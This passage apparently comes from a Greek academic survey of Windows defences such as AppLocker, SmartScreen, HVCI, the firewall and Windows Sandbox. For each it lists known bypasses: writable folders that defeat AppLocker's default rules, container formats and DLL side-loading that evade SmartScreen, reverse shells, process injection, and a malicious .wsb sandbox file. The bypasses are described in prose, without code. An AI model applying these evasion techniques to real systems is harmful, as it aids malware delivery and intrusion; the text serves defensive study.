Επειδή δημιουργία σωστών κανόνων AppLocker σε ένα οργανισμό είναι μια κοπιώδης διαδικασία, αρκετοί οργανισμοί αρκούνται στο να εγκαθιστούν τους default κανόνες (Default Rules). Οι default κανόνες, επιτρέπουν την εκτέλεση σε αρχεία που βρίσκονται μόνο κάτω από τους φακέλους %windir% και %programfiles%. Επίσης επιτρέπει στους διαχειριστές του συστήματος να εκτελούν όλα τα αρχεία. Στα παραπάνω φακέλους δεν μπορεί να γράψει κανένας χρήστης, εκτός αν είναι στους διαχειριστές του συστήματος. Όμως, τα παρακάτω paths, ενώ βρίσκονται κάτω από τον φάκελο %windir%, είναι εγγράψιμα από απλούς χρήστες:

- C:\Windows\Tasks
- C:\Windows\Temp
- C:\windows\tracing
- C:\Windows\Registration\CRMLog
- C:\Windows\System32\FxsTmp
- C:\Windows\System32\com\dmp
- C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
- C:\Windows\System32\spool\PRINTERS
- C:\Windows\System32\spool\SERVERS
- C:\Windows\System32\spool\drivers\color
- C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
- C:\Windows\System32\Tasks_Migrated
- C:\Windows\SysWOW64\FxsTmp
- C:\Windows\SysWOW64\com\dmp
- C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
- C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System

Αυτό θα πει ότι ένας οποιοσδήποτε χρήστης μπορεί να παρακάμψει το AppLocker όταν χρησιμοποιεί μόνο Default Rules, εάν αντιγράψει το αρχείο που επιθυμεί να εκτελεστεί σε κάποιον από τους παραπάνω φακέλους.

2.7. Microsoft Defender Device Guard

Ο όρος Device Guard, αρχικά αναφερόταν στο συνδυασμό λειτουργιών ασφάλειας του hardware και του λειτουργικού των Windows, προκειμένου να μην μπορεί να εκτελεστεί άλλο λογισμικό παρά μόνο εμπιστευμένο. Ο όρος αυτός εγκαταλείφθηκε από την Microsoft επειδή οδηγούσε τους διαχειριστές και τους χρήστες συστημάτων να πιστεύουν πως προκειμένου να χρησιμοποιήσουν το WDAC χρειάζονται πιο σύγχρονο hardware διότι πίστευαν πως η λειτουργία του WDAC έχει σαν προαπαιτούμενο το HVCI (Hypervisor Protected Code Integrity).

2.8. Microsoft Defender SmartScreen

Το Microsoft Defender SmartScreen χρησιμοποιείται στα Windows από την έκδοση XP και περιλαμβάνει δύο διακριτές λειτουργίες ασφάλειας. Η πρώτη αφορά τον προσδιορισμό για το αν μια ιστοσελίδα είναι κακόβουλη ή όχι μέσω ενδείξεων ύποπτης συμπεριφοράς της, καθώς και μέσω αναζήτησής της σε μια δυναμική λίστα που διατηρείται από την Microsoft σχετικά με γνωστές ιστοσελίδες οι οποίες έχουν χρησιμοποιηθεί για phishing επιθέσεις ή από κακόβουλο λογισμικό. Η δεύτερη λειτουργία του SmartScreen, αφορά τον καθορισμό του αν ένα αρχείο που κατέβηκε από το internet είναι κακόβουλο ή όχι. Αυτό επιτυγχάνεται μέσω της διασταύρωσης του αν η ιστοσελίδα από την οποία κατέβηκε το αρχείο είναι μια γνωστή κακόβουλη ιστοσελίδα ή εάν το αρχείο είναι κακόβουλο. Αν το αρχείο που κατέβηκε δεν είναι κάποιο γνωστό κακόβουλο αρχείο και δεν κατέβηκε από μια κακόβουλη ιστοσελίδα, τότε ελέγχεται εάν το αρχείο αυτό είναι γνωστό ή η ψηφιακή του υπογραφή είναι εμπιστευμένη από την Microsoft και έχει κατεβεί από αρκετούς χρήστες των Windows. Αν δεν είναι γνωστό, τότε το SmartScreen εμφανίζει μια προειδοποίηση στο χρήστη πριν το εκτελέσει.

Το SmartScreen αποτελεί ακόμα ένα επίπεδο ασφάλειας που χρειάζεται να ξεπεραστεί από τους επιτιθέμενους που στοχεύουν τους χρήστες Windows συστημάτων με phishing επιθέσεις. Στην περίπτωση που η ιστοσελίδα δεν είναι κακόβουλη και το αρχείο τελικά κατέβει στο σκληρό δίσκο, ο χρήστης βλέπει μια πρώτη προειδοποίηση στο παράθυρο του browser, σχετικά με το ότι το αρχείο που κατέβηκε δεν είναι γνωστό και μπορεί να είναι κακόβουλο, και αφού αποδεχτεί το ρίσκο, βλέπει μια δεύτερη προειδοποίηση όταν πάει να εκτελέσει το αρχείο αυτό – στην περίπτωση που είναι εκτελέσιμο. Αν το αρχείο δεν είναι άμεσα εκτελέσιμο (π.χ. DLL), τότε χρειάζεται να το εμπιστευτεί ρητά, χρησιμοποιώντας το μενού ιδιοτήτων του αρχείου.

Οι λειτουργίες που αφορούν τις προειδοποιήσεις για τα αρχεία υλοποιούνται στην πράξη χρησιμοποιώντας τα ADS (Alternate Data Stream) της μορφοποίησης NTFS [25]. Τα ADS επιτρέπουν τη συσχέτιση περισσότερων του ενός data stream για ένα αρχείο που βρίσκεται σε ένα NTFS filesystem. Μπορούμε να αποκτήσουμε πρόσβαση σε αυτά χρησιμοποιώντας το σύμβολο ":" όταν αναφερόμαστε σε ένα αρχείο (π.χ. filename.exe:MyAlternateDataStream).

Όταν ένα αρχείο κατεβαίνει από τον browser, το ADS "Zone.Identifier" δημιουργείται για αυτό το αρχείο. Στο ADS αυτό, αναφέρεται το URL από το οποίο κατέβηκε το αρχείο, ο HTTP Referrer εάν υπάρχει, καθώς και η ζώνη προέλευσής του, μέσω της παραμέτρου "ZoneId". Όταν η ζώνη προέλευσης του αρχείου είναι το internet, τότε η παράμετρος "ZoneId" παίρνει την τιμή "3" και εάν το URL δεν είναι εμπιστευμένο, τότε εμφανίζεται μια προειδοποίηση στο χρήστη, όταν προσπαθήσει να εκτελέσει το αρχείο. Οι πιθανές τιμές του ZoneId φαίνονται στον παρακάτω πίνακα:

Τιμή	Προέλευση αρχείου
0	Ο τοπικός υπολογιστής
1	Τοπική ζώνη Intranet του οργανισμού
2	Εμπιστευμένες διευθύνσεις
3	Ζώνη Internet
4	Μη εμπιστευμένες διευθύνσεις

Οι ζώνες αυτές αναφέρονται και περιγράφονται στο εξής κλειδί της registry " \HKEY_CURRENT_USER \Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones".

2.8.1. Γνωστές τεχνικές παράκαμψης του Microsoft Defender SmartScreen

Οι τεχνικές παράκαμψης του Microsoft Defender SmartScreen, είναι περιορισμένες και δεν είναι παρακάμψεις με την αυστηρή έννοια. Για να παρακαμφθεί η πρώτη λειτουργία του SmartScreen, όταν γίνονται επιθέσεις phishing χρειάζεται να χρησιμοποιηθούν διευθύνσεις IP και αντίστοιχα domains για τα οποία δεν υπάρχει ιστορικό χρησιμοποίησής τους σε άλλες επιθέσεις. Σημαντική είναι η ύπαρξη αθώου περιεχομένου στην ιστοσελίδα που χρησιμοποιείται για να σερβίρει το κακόβουλο λογισμικό, καθώς και η εξερχόμενων συνδέσμων που δείχνουν σε

άλλες γνωστές αθώες ιστοσελίδες, καθώς αυτό ανεβάζει και την βαθμολογία του χρησιμοποιούμενου domain σε μηχανές αναζήτησης και ταυτόχρονα το SmartScreen μαρκάρει την ιστοσελίδα σαν αξιόπιστη. Επίσης, η χρήση γνήσιου SSL πιστοποιητικού και η χρήση του HTTPS πρωτοκόλλου λειτουργίας της ιστοσελίδας είναι σημαντική για να θεωρείται η ιστοσελίδα αξιόπιστη από το SmartScreen [26] [29].

Σχετικά με τη δεύτερη λειτουργία του SmartScreen, οι επιτιθέμενοι μπορούν να αλλάξουν τα phishing σενάρια που χρησιμοποιούν, αλλάζοντας τις μορφοποιήσεις των αρχείων που θα στείλουν στα θύματά τους, προκειμένου να μην ενεργοποιηθεί το SmartScreen. Συγκεκριμένα, η χρήση των παρακάτω μορφοποιήσεων σε αρχεία δεν ενεργοποιεί το SmartScreen, κατά την εκτέλεση αρχείων αλλά και κατά το φόρτωμα βιβλιοθηκών (DLL): iso, img, vhd, vhdx, 7zip, arj, gzip, vhd, wim. (MITRE ATT&CK T1553)

Μια άλλη τακτική που βοηθάει στην παράκαμψη της δεύτερης λειτουργίας του Microsoft Defender SmartScreen είναι η κλωνοποίηση πιστοποιητικών από λογισμικό που ανήκει στην λίστα με τα εμπιστευμένα πιστοποιητικά και λογισμικά της Microsoft [27], [28].

Χρειάζεται να σημειωθεί πως η δεύτερη λειτουργία του SmartScreen ενεργοποιείται όταν αρχεία εκτελούνται με διπλό κλικ από τον Windows Explorer. Αν για παράδειγμα ο χρήστης ανοίξει το cmd.exe και εκτελέσει από εκεί το εκτελέσιμο ή την βιβλιοθήκη, τότε το SmartScreen δεν θα ενεργοποιηθεί. Ο λόγος για αυτό είναι ότι ο Windows Explorer καθώς και οι browsers, όταν πρόκειται να εκτελέσουν ένα πρόγραμμα, χρησιμοποιούν το ShellExecute Windows API το οποίο με τη σειρά του καλεί το AssocIsDangerous, που ελέγχει το αν ένας τύπος αρχείου αποτελεί ρίσκο για τον χρήστη του υπολογιστή – μέσω του SmartScreen [30].

Το παραπάνω, έχει σαν άμεσο αποτέλεσμα να μπορεί να χρησιμοποιηθεί η επίθεση DLL Side-Loading, προκειμένου να παρακαμφθεί το SmartScreen. Αυτό που χρειάζεται να κάνει ένας επιτιθέμενος στην περίπτωση αυτή είναι να χρησιμοποιήσει ένα εκτελέσιμο αρχείο που είναι εμπιστευμένο από την Microsoft (χρησιμοποιεί ψηφιακή υπογραφή εμπιστευμένου προμηθευτή) το οποίο να είναι ευπαθές σε DLL Side-Loading. Στη συνέχεια χρειάζεται να ανακαλύψει το όνομα του DLL που φορτώνεται από το εμπιστευμένο εκτελέσιμο, να χρησιμοποιήσει το όνομά του και τις συναρτήσεις που κάνει export, και να κατασκευάσει ένα DLL που έχει το συγκεκριμένο όνομα και τις συγκεκριμένες συναρτήσεις, οι οποίες θα εκτελούν τον επιθυμητό κακόβουλο κώδικα. (MITRE ATT&CK T1574)

2.9. Network Protection

Το Network Protection είναι ένα επίπεδο ασφάλειας των Windows που προστατεύει τους χρήστες ενός υπολογιστή από το να επισκέπτονται επικίνδυνα domains. Λειτουργεί επεκτείνοντας το πεδίο εφαρμογής του Microsoft Defender SmartScreen και απαγορεύει όλη την κίνηση του πρωτοκόλλου HTTP(s) που συνδέεται σε domains ή hostnames που έχουν χαμηλή δημοτικότητα. Επεκτείνει την προστασία που βρίσκουμε στο Web Protection στο επίπεδο του λειτουργικού συστήματος. Με αυτόν τον τρόπο, παρέχει την λειτουργία ασφάλειας του Web Protection που χρησιμοποιείται στον Microsoft Edge, σε άλλους browsers καθώς και σε εφαρμογές. Όταν χρησιμοποιείται μαζί με το Endpoint detection and response, δίνει τη δυνατότητα να παρακολουθούνται domains και hostnames που επισκέπτονται από εφαρμογές και browsers για τον εντοπισμό γνωστών ή και κατασκευασμένων από το χρήστη Indicators of Compromise (IoC).

Το Network Protection υποστηρίζει Windows 10 1709 ή μεταγενέστερα, Windows 11, Windows Server 1803 ή μεταγενέστερα, καθώς και macOS 11 ή μεταγενέστερο, αλλά και διανομές Linux που υποστηρίζονται από τον Microsoft Defender.

2.9.1. Γνωστές τεχνικές παράκαμψης του Network Protection

Οι γνωστές τεχνικές παράκαμψης του Network Protection, είναι αντίστοιχες με τις τεχνικές παράκαμψης της πρώτης λειτουργίας του Microsoft SmartScreen, καθώς στο τελευταίο είναι βασισμένη η λειτουργία του.


Αν θέλουμε να χρησιμοποιήσουμε μια ιστοσελίδα για την διανομή κακόβουλου λογισμικού χρειάζεται η ιστοσελίδα αυτή να έχει [29]:

1. Αθώο περιεχόμενο.
2. Εξωτερικούς συνδέσμους που δείχνουν σε άλλες αθώες ιστοσελίδες.
3. Έγκυρο πιστοποιητικό SSL.
4. Κανένα ιστορικό που να συνδέει είτε το όνομα (hostname/domain name) είτε την IP με την διανομή κάποιου κακόβολου λογισμικού.

2.10. Virtualization-Based Protection of Code Integrity

Το Virtualization-Based Protection of Code Integrity ή αλλιώς Memory Integrity, ή Hypervisor-protected Code Integrity (HVCI) είναι μια λειτουργία ασφάλειας των Windows 10 1511 και έπειτα, η οποία διασφαλίζει την μνήμη του πυρήνα (kernel) καθώς και την ακεραιότητα του κώδικα που εκτελείται σε κάποια συγκεκριμένα paths του λειτουργικού συστήματος [31]. Έτσι, κομμάτι του λειτουργικού συστήματος απομονώνεται από τις διεργασίες που εκτελούνται σε αυτό και γίνεται προσβάσιμο μόνο από λογισμικό που έχει τα κατάλληλα δικαιώματα.

Η λειτουργία του HVCI οφείλεται στην αρχιτεκτονική που υιοθετήθηκε από τα Windows 10, σχετικά με το Virtualization-Based Security. Το Virtualization-Based Security χρησιμοποιεί χαρακτηριστικά hardware virtualization προκειμένου να δημιουργεί και να απομονώνει μια ασφαλή περιοχή μνήμης από το υπόλοιπο λειτουργικό σύστημα και τις διεργασίες του. Κομμάτι του λειτουργικού συστήματος, γίνεται Hypervisor και έχει παραπάνω δικαιώματα από τον πυρήνα του. Το παρακάτω σχήμα είναι ενδεικτικό [33]:



Σχήμα 1: VBS Virtual Trust Levels (VLTs)

Η απομόνωση λειτουργιών του πυρήνα του λειτουργικού εκφράζεται με τα Virtual Trust Levels (VLT). Το μη προστατευμένο κομμάτι με το οποίο αλληλεπιδρούν οι χρήστες του πυρήνα είναι το VLT 0 και το κομμάτι του λειτουργικού που είναι προστατευμένο, καθώς και αυτό στο οποίο τρέχει ο κώδικας του hypervisor είναι το VLT 1.

Η λειτουργία του HVCI προσομοιάζει την λειτουργία του ACG (Arbitrary Code Guard) στο επίπεδο του πυρήνα. Ο hypervisor καθορίζει και επιβάλλει δικαιώματα σε σελίδες (κομμάτια) μνήμης (pages) για όλο το λειτουργικό σύστημα. Σελίδες μνήμης μπορούν να μαρκαριστούν ως εκτελέσιμες, μόνο όταν έχει ελεγχθεί η ακεραιότητα του κώδικα που περιέχουν και δεν είναι μαρκαρισμένες ως εγγράψιμες (writeable). Με αυτόν τον τρόπο, μπορεί να προστατεύει σημαντικές διεργασίες, πιστοποιητικά ασφάλειας, κωδικούς και άλλα μέρη του λειτουργικού συστήματος από κακόβουλο λογισμικό. Έτσι και το HVCI διασφαλίζει την ακεραιότητα του κώδικα του πυρήνα και των οδηγών που είναι φορτωμένοι.

Οι έλεγχοι στον κώδικα του πυρήνα και των οδηγών που φορτώνονται γίνονται κατά τη διαδικασία του boot, πριν αυτά φορτωθούν, με αποτέλεσμα να μην μπορούν να αλλάξουν τα αρχεία του συστήματος όταν αυτό τρέχει και να μην μπορούν να εκτελεστούν μη υπογεγραμμένοι οδηγοί υλικού. Ακόμα και στην περίπτωση που κακόβουλο λογισμικό έχει αποκτήσει πρόσβαση στον πυρήνα, τα πιθανά exploits που είναι δυνατόν να εκτελεστούν είναι περιορισμένα, καθώς ο hypervisor εμποδίζει την εκτέλεση κακόβουλου κώδικα (γιατί αυτή προϋποθέτει αλλαγή του υπάρχοντος φορτωμένου στη μνήμη κώδικα αλλά και αλλαγή των δικαιωμάτων που είναι καθορισμένα στις σελίδες μνήμης προκειμένου να γίνουν εκτελέσιμες), καθώς και την πρόσβαση σε μυστικά (secrets, όπως πιστοποιητικά και κωδικοί χρηστών).

Με τον ίδιο τρόπο, οι έλεγχοι ακεραιότητας κώδικα που εκτελείται στο επίπεδο χρήστη (user-mode) απαγορεύουν σε εφαρμογές να τρέχουν εάν δεν είναι υπογεγραμμένες από γνωστούς, εμπιστευμένους προμηθευτές.

2.10.1. Γνωστές τεχνικές παράκαμψης Virtualization-Based Protection of Code Integrity

Η Microsoft έχει εστιάσει πολύ την προσοχή της στη διασφάλιση της ακεραιότητας της λειτουργίας του Virtualization-Based Security γενικά και του HVCI ειδικότερα, καθώς η παράκαμψη αυτών των λειτουργιών ασφάλειας, μπορεί να συνδέεται με κίνηση από guest-to-host, δηλαδή από “απόδραση” από ένα Virtual Machine και εκτέλεση κώδικα στον Hyper-V hypervisor. Μια επίθεση τέτοιου είδους έχει πολύ μεγάλη επίδραση στη σημερινή περίοδο οπού οι υπηρεσίες Cloud (που χρησιμοποιούν κατά κόρον virtualization) είναι σε άνοδο.

Υπάρχει μια “καθολική” παράκαμψη του HVCI κατά την οποία ο επιτιθέμενος, δεν εισάγει και δεν εκτελεί ποτέ δικό του κώδικα, αλλά χρησιμοποιεί μόνο τον υπάρχοντα (code reuse) προκειμένου να εκτελεστούν οι εντολές που επιθυμεί. Αυτό είναι γνωστό ως full-ROP (ή full-JOP ή full-COP) payload το οποίο δεν παραβιάζει ποτέ το HVCI, καθώς δεν χρησιμοποιούνται τα gadgets για να κατασκευαστεί μια επιστροφή (return) σε ένα API, αλλά για να κατασκευαστεί ολόκληρο το shellcode payload [32]. (MITRE ATT&CK T1055)

Μια άλλη πιθανή παράκαμψη, είναι η εκμετάλλευση ευπάθειας στον hypervisor, ή στο κομμάτι του πυρήνα που λειτουργεί στο επίπεδο του hypervisor. Έτσι, είναι πιθανό να μπορεί ο επιτιθέμενος να αλλάξει τα δικαιώματα στις σελίδες μνήμης στις οποίες έχει καταφέρει να εισάγει, με κάποιο τρόπο, κώδικα. (MITRE ATT&CK T1497)

Το HVCI όταν εντοπίσει αλλαγή σε κώδικα που προστατεύει ή σε οδηγό υλικού δημιουργεί ένα bugcheck (exception), το οποίο καταλήγει να χρησιμοποιεί δεδομένα από το HalPrivateDispatchTable. Ο Can Bölük έχει δημιουργήσει έναν οδηγό πυρήνα ο οποίος να κάνει hook το HalPrivateDispatchTable και το μεταβάλει δημιουργώντας ένα καινούριο exception-based hook που καταργεί και το Windows PatchGuard και το HVCI [33]. (MITRE ATT&CK T1547)

Τέλος, αξίζει να αναφερθεί ότι το HVCI δεν υποστηρίζεται από όλες τις εφαρμογές και όλους τους οδηγούς υλικού. Στην περίπτωση που ένας επιτιθέμενος αξιοποιήσει πιθανή ευπάθεια σε έναν τέτοιο οδηγό υλικού ή εφαρμογή προκειμένου να δοκιμάσει να εκτελέσει κώδικα, θα δημιουργήσει Denial-of-Service καθώς το λειτουργικό σύστημα θα οδηγηθεί σε κατάσταση exception και θα σταματήσει η λειτουργία του. (MITRE ATT&CK T1499)

2.11. Web Protection

Το Web Protection είναι μια λειτουργία ασφάλειας των Windows που περιλαμβάνει το Web threat protection, το Web content filtering και Custom Indicators. Η λειτουργία του είναι βασισμένη στο SmartScreen το οποίο αξιολογεί ιστοσελίδες με βάση το ιστορικό τους σε σχέση με διανομή κακόβουλου λογισμικού, σε σχέση με τη συχνότητα επίσκεψης αλλά και σε σχέση με το SSL πιστοποιητικό.

Ο στόχος του Web Protection είναι να προστατεύει τους χρήστες από επίσκεψη σε κακόβουλες ιστοσελίδες όταν χρησιμοποιούν τον Microsoft Edge browser. Το Web threat protection χρησιμοποιεί το Network Protection που αναφέραμε στην προηγούμενη ενότητα προκειμένου να προστατέψει τους χρήστες από την επίσκεψη σε ιστοσελίδες που συνδέονται με κακόβουλο λογισμικό ή phishing.

Το Custom Indicator List δίνει τη δυνατότητα δημιουργίας λίστας από Indicators of Compromise (IoCs) που προκύπτουν από το Threat Intelligence (TI) ενός οργανισμού. Οι διαχειριστές των συστημάτων δημιουργούν μια λίστα από IPs ή domain names που με βάση την δική τους έρευνα μπορεί να σχετίζονται με διανομή κακόβουλου λογισμικού, με phishing, ή με οτιδήποτε άλλο μπορεί να θεωρείται απειλή για τον οργανισμό και να την εισάγουν στο Web Protection, προκειμένου να απαγορέψουν στους χρήστες να συνδέονται στους συγκεκριμένους hosts.

2.11.1. Τεχνικές παράκαμψης Web Protection

Οι γνωστές τεχνικές παράκαμψης του Web Protection, είναι οι ίδιες με τις τεχνικές παράκαμψης της πρώτης λειτουργίας του Microsoft SmartScreen, καθώς και του Network Protection, όπως αναφέρθηκαν παραπάνω.

2.12. Windows firewall

Το Windows firewall, παρέχει τις κλασσικές λειτουργίες ενός stateful firewall στα Windows. Με κανόνες για την IP, το port, το πρωτόκολλο ή ανάλογα το λογισμικό ή το path του αρχείου στο file system, μπορούν οι διαχειριστές του συστήματος να επιτρέπουν ή να αποκλείουν δικτυακές συνδέσεις, εισερχόμενες ή εξερχόμενες. Επίσης, έχει τη δυνατότητα “Network Awareness” που του επιτρέπει να αλλάζει σετ από ρυθμίσεις ανάλογα με την δικτυακή σύνδεση που είναι ενεργοποιημένη στο σύστημα. Υποστηρίζονται τρία διαφορετικά προφίλ, που αποτελούν τρία διαφορετικά σετ (προεπιλεγμένων) ρυθμίσεων: Domain, Private, Public.

Οι λειτουργίες του αυτές, έχουν την δυνατότητα να εμποδίζονται συγκεκριμένοι τύποι κακόβουλου λογισμικού από το να επικοινωνούν με το αντίστοιχο κέντρο ελέγχου τους (C&C). Το γεγονός αυτό δεν απαγορεύει στο κακόβουλο λογισμικό να εκτελέσει κώδικα στον υπολογιστή – αυτό παραμένει σαν στόχος άλλων λειτουργιών ασφάλειας του λειτουργικού συστήματος και των endpoint anti-virus και detection and response προϊόντων.

2.12.1. Τεχνικές παράκαμψης Windows firewall

Οι παρακάμψεις για το Windows Firewall αφορούν τους default κανόνες του, η κάθε παράκαμψη μπορεί να εμποδιστεί με την εισαγωγή ενός ή περισσότερων νέων κανόνων. Από default το Windows Firewall επιτρέπει όλες τις εξερχόμενες (egress) συνδέσεις ανεξάρτητα από το port. Αυτό επιτρέπει σε έναν επιτιθέμενο που μπορεί να εκτελέσει κώδικα σε ένα σύστημα Windows να πραγματοποιεί εξερχόμενες συνδέσεις με τον C&C server (reverse shell connection). Ο συγκεκριμένος τρόπος επικοινωνίας είναι συνήθως ο επικρατέστερος, καθώς και εταιρικές συσκευές ή software firewall επιτρέπουν εξερχόμενες συνδέσεις.


Εκτός από τη χρήση των εξερχόμενων συνδέσεων, και σε περίπτωση που αυτές δεν επιτρέπονται, τουλάχιστον από οποιοδήποτε πρόγραμμα, μια γνωστή παράκαμψη είναι η εισαγωγή διεργασίας (process injection) σε ένα πρόγραμμα (σε περίπτωση που δεν εκτελείται

ήδη, και εκτέλεσή του) το οποίο επιτρέπεται να δημιουργεί εξερχόμενες συνδέσεις. Το συνηθέστερο παράδειγμα τέτοιο προγράμματος είναι οι browsers. (MITRE ATT&CK T1055)

2.13. Windows Sandbox

Το Windows Sandbox αποτελεί μια λειτουργία ασφάλειας των Windows 10 από την έκδοση 1803 και έπειτα και παρέχει ένα εικονικό περιβάλλον (Virtual Machine) Windows desktop στο οποίο εγκαθίστανται και τρέχουν εφαρμογές απομονωμένες από το host λειτουργικό σύστημα. Το υπόστρωμα του Windows Sandbox είναι το Virtualization Based Security που χρησιμοποιείται και από το Microsoft Defender Application Guard, το sandbox του Microsoft Defender Antivirus, κ.α. Από την άποψη της πρακτικής λειτουργίας, η διαφορά που έχει το Windows Sandbox από ένα παραδοσιακό Virtual Machine είναι ότι αυτό είναι προσωρινό – όλα τα αρχεία και το λογισμικό που μπορεί να έχουμε τοποθετήσει ή εγκαταστήσει σε αυτό διαγράφονται μόλις κλείσουμε το sandbox. Κάθε φορά που τρέχουμε ένα sandbox, παίρνουμε ένα καινούριο instance που δημιουργείται τη στιγμή που ζητείται και διαγράφεται μόλις αυτό κλείσει. Στα Windows 11 από την έκδοση 22509 δίνεται η δυνατότητα να γίνει επανεκκίνηση το sandbox χωρίς να χαθούν τα δεδομένα, που είναι χρήσιμο σε περιπτώσεις λογισμικού που απαιτεί επανεκκίνηση προκειμένου να ολοκληρωθεί η εγκατάστασή του. Αντίστροφα, λογισμικό το οποίο τρέχει στο host Windows δεν έχει πρόσβαση στο λογισμικό και στα αρχεία που βρίσκονται στο περιβάλλον sandbox.

Το Windows Sandbox χρησιμοποιεί την τεχνολογία “Dynamic Base Image” η οποία χρησιμοποιεί κομμάτια του host Windows συστήματος και δεν χρειάζεται ένα καινούριο αντίτυπο Windows για να ξεκινήσει ένα sandbox. Τα περισσότερα αρχεία του host λειτουργικού συστήματος είναι αμετάβλητα και μπορούν να διαμοιράζονται με το Windows Sandbox. Ένα μικρό υποσύνολο των αρχείων του host λειτουργικού συστήματος που είναι μεταβλητά, δεν διαμοιράζονται με το Windows Sandbox. Γι’ αυτά τα αρχεία κάθε Windows Sandbox χρησιμοποιεί ένα καινούριο αντίτυπο. Το Windows Sandbox εικονικό σύστημα μπορεί, λοιπόν, να δημιουργηθεί από τον συνδυασμό αμετάβλητων αρχείων που παρέχονται από το host λειτουργικό και από αντίγραφα των μεταβλητών αρχείων του host λειτουργικού. Με αυτό τον τρόπο στο Windows Sandbox διατίθεται ένα πλήρες λειτουργικό σύστημα προς χρήση, χωρίς να απαιτείται η αποθήκευση ή το κατέβασμα ενός αντιγράφου συστήματος Windows.



Σχήμα 2: Αμετάβλητα και μεταβλητά αρχεία του host

Το Windows Sandbox χρησιμοποιεί δυναμική διαχείριση μνήμης, σε αντίθεση με τα παραδοσιακά Virtual Machines που έχουν στη διάθεσή τους προκαθορισμένους, συγκεκριμένους πόρους. Επίσης, χρησιμοποιώντας τις ίδιες σελίδες υλικής μνήμης (physical memory pages) επιτυγχάνεται διαμοιρασμός μνήμης με ασφαλή τρόπο και μικρότερο αποτύπωμα σε απαιτήσεις πόρων.

2.13.1. Τεχνικές παράκαμψης Windows Sandbox

Οι τεχνικές παράκαμψης του Windows Sandbox περιλαμβάνουν όλες τις τεχνικές exploitation που στοχεύουν να “αποδράσουν” από ένα Virtual Machine, καθώς το Windows Sandbox είναι

ένα Hyper-V Virtual Machine (MITRE ATT&CK T1497). Κατά τη συγγραφή της εργασίας αυτής, δεν γνωρίζουμε να υπάρχουν γνωστές παρακάμψεις για την εν λόγω προστασία.

Αξιοποιώντας την ευπάθεια CVE-2020-16885 μπορεί ένας χρήστης να αυξήσει τα προνόμιά του σε ένα λειτουργικό σύστημα Windows. Η ευπάθεια αυτή δεν είναι αξιοποιήσιμη μέσα από το ίδιο το Windows Sandbox, αλλά εάν αυτό είναι ενεργοποιημένο σε ένα σύστημα, τότε ένας απλός χρήστης στο σύστημα αυτό (host) μπορεί να τοποθετήσει αρχεία και να εκτελέσει κώδικα σαν NT AUTHORITY/SYSTEM.

Επίσης, η ύπαρξη του Windows Sandbox αυξάνει την επιφάνεια επίθεσης (attack surface) σε ένα Windows σύστημα. Επειδή μια από τις επισημασμένες χρήσεις του sandbox είναι και το να χρησιμοποιείται από τον χρήστη του συστήματος (και από το Microsoft Defender Antivirus) για να κρίνεται το αν ένα αρχείο είναι κακόβουλο ή όχι, το Microsoft Defender Antivirus δεν είναι ενεργοποιημένο σε αυτό. Το Windows Sandbox μπορεί να εκτελεστεί με τις προκαθορισμένες ρυθμίσεις, αλλά και με ρυθμίσεις που μπορεί να καθορίσει ο χρήστης του host συστήματος σε ένα αρχείο .wsb. Σε αυτό το αρχείο, μπορεί να καθοριστούν εντολές που θα τρέχουν κατά την είσοδο (login) στο sandbox, αλλά και ρυθμίσεις που αφορούν την αντιστοίχιση (mapping) μεταξύ paths που βρίσκονται στο host σύστημα και paths που βρίσκονται στο sandbox. Με αυτόν τον τρόπο, μπορεί να δημιουργηθεί ένα .wsb αρχείο που να αντιστοιχεί ολόκληρο το host “C:” σε ένα path στο sandbox, με πρόσβαση εγγραφής. Ταυτόχρονα, το .wsb μπορεί να περιλαμβάνει μια εντολή που να κατεβάζει το επιθυμητό κακόβουλο λογισμικό από το internet και να το τρέχει κάθε φορά που εκτελείται το sandbox. Αυτό αποτελεί μιας μορφής κακόβουλου λογισμικού χωρίς αρχείο (fileless), καθώς κακόβουλο 